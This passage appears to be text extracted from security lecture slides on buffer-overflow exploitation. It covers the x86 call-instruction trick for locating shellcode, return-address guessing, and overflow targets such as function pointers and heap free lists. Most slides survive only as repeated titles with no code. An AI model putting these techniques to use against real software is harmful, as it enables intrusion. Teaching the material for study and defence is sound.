
Call instruction

- x86 'call' instruction supports relative address
 - So does 'jmp'
- What does the 'call' instruction do?


Call instruction trick



Call instruction trick



Call instruction trick



Hard to guess address

shellcode

ret guess

Hard to guess address

shellcode


ret guess

ret guess


...

ret guess


Hard to guess address




Hard to guess address



Hard to guess address



Hard to guess address



Buffer overflows

- Not just for the return address
 - Function pointers
 - Arbitrary data
 - C++: exceptions
 - C++: objects
 - Heap/free list
- Any code pointer!